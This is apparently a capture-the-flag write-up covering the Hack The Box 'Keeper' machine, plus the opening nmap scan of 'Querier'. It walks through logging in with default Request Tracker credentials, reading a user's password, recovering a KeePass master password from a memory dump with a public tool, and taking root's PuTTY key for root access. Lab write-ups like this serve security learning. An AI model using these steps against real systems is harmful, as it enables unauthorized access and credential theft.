
Keeper machine

```
bright@kali:~/keeper$ sudo nmap -sC -sT -A -Pn -sV keeper.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-03 09:53 CEST
Nmap scan report for keeper.htb (10.10.11.227)
Host is up (0.029s latency).
Not shown: 65498 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   28.24 ms 10.10.14.1
2   28.36 ms keeper.htb (10.10.11.227)
```

nmap

When I opened port 80



To raise an IT support ticket, please visit tickets.keeper.htb/rt/

port 80

clicking on the link. I got error on the webpage.

I guessed that tickets.keeper.htb could be a virtual host, so I added to my /etc/hosts file.


```
bright@kali:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.227    tickets.keeper.htb
10.10.11.227    keeper.htb
```

/etc/hosts

When I clicked on the link again, It took me to a request tracker login page. I researched on google for default password for request tracker https://wiki.gentoo.org/wiki/Request_Tracker. Google told that it is


username: root

password: password




tickets

When I clicked on admin **dropdown,** I saw option for users, clicking on it, it brought me to this page.



Users

Clicking on the user lnorgaard, it brought me to this page where I found the password for this username



passwords

I was able to use this username and password for initial access

```
bright@kali:~/keeper$ ssh lnorgaard@keeper.htb
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ whoami
lnorgaard
lnorgaard@keeper:~$ hostname
keeper
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
911582007b478931221662ac8dde698c
```

Privilege Escalation

Looking at the image above is a zip file on the lnorgaard's home folder. I unziped the file and found two files.

```
lnorgaard@keeper:~$ unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
 extracting: passcodes.kdbx
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
```

Zip file

One is the .dmp file which means it is a memory dump file. The second file is a .kdbx file which is a keepass database file.


I started a python3 server on the target and transferred both file to my working directory on my attacking machine.

First I tried to use keepass2john and john to crack the master password of the .kdbx file but could not.


I used dotnet kali tool allognside keepass extractor that I cloned from https://github.com/vdohney/keepass-password-dumper.git to extract the master password form the .dmp file.

clone https://github.com/vdohney/keepass-password-dumper.git

dotnet run –project keepass-password-dumper/keepass_password_dumper.csproj KeePassDumpFull.dmp



I copied the gdrod med flode to google to understand. Google completed it for me in this format



passwords


I copied it like and pasted it on a kpcli shell and it opened the .kdbx file

```
bright@kali:~/keeper$ kpcli
KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open passcodes.kdbx
Provide the master password: *************************
kpcli:/> ls
=== Groups ===
passcodes/
kpcli:/> cd passcodes/
kpcli:/passcodes> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> cd eMail/
kpcli:/passcodes/eMail> ls
kpcli:/passcodes/eMail> cd ..
kpcli:/passcodes> cd General/
kpcli:/passcodes/General> ls
kpcli:/passcodes/General> cd ..
kpcli:/passcodes> cd Internet/
kpcli:/passcodes/Internet> ls
kpcli:/passcodes/Internet> cd ..
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> cd keeper.htb
Invalid path
kpcli:/passcodes/Network> help
  attach -- Manage attachments: attach <path to entry|entry number>
autosave -- Autosave functionality
```


I was able to move around all directories on the .dmp file until I found a file keeper.htb on the network directory.

Using help command reveal the **show** command as a command to open a file in kpcli. I used it with the number attached to the file and then -f flag.




Putty private key.

Found the putty private key for the root user. I copied it locally.




Open putty on my kali with the command **putty.** Entered the hostname of the machine keeper.htb. Then at the SSH → credentials on the putty console, I uploaded the ssh key file to putty. And the I have root access.



Putty session

Another thing I did was to user the private to generate an ssh private key for the root user then used it to access the machine and root.



Ssh private key

```
bright@kali:~/keeper$ chmod 600 id_rsa
bright@kali:~/keeper$ ssh root@keeper.htb -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# whoami
root
root@keeper:~# hostname
keeper
root@keeper:~# cat root.txt
3e4d4cef3803ae0b9bb14b7053744880
root@keeper:~#
```

root


QUERIER Machine

```
bright@kali:~/querier$ sudo nmap -sC -sT -A -Pn -sV 10.10.10.125 -p 1-65500
[sudo] password for bright:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 10:18 CEST
Nmap scan report for 10.10.10.125
Host is up (0.028s latency).
Not shown: 65486 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.10.125:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: QUERIER
|     DNS_Domain_Name: HTB.LOCAL
|     DNS_Computer_Name: QUERIER.HTB.LOCAL
|     DNS_Tree_Name: HTB.LOCAL
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-04-11T08:16:35
|_Not valid after:  2055-04-11T08:16:35
|_ssl-date: 2025-04-11T08:20:00+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

nmap

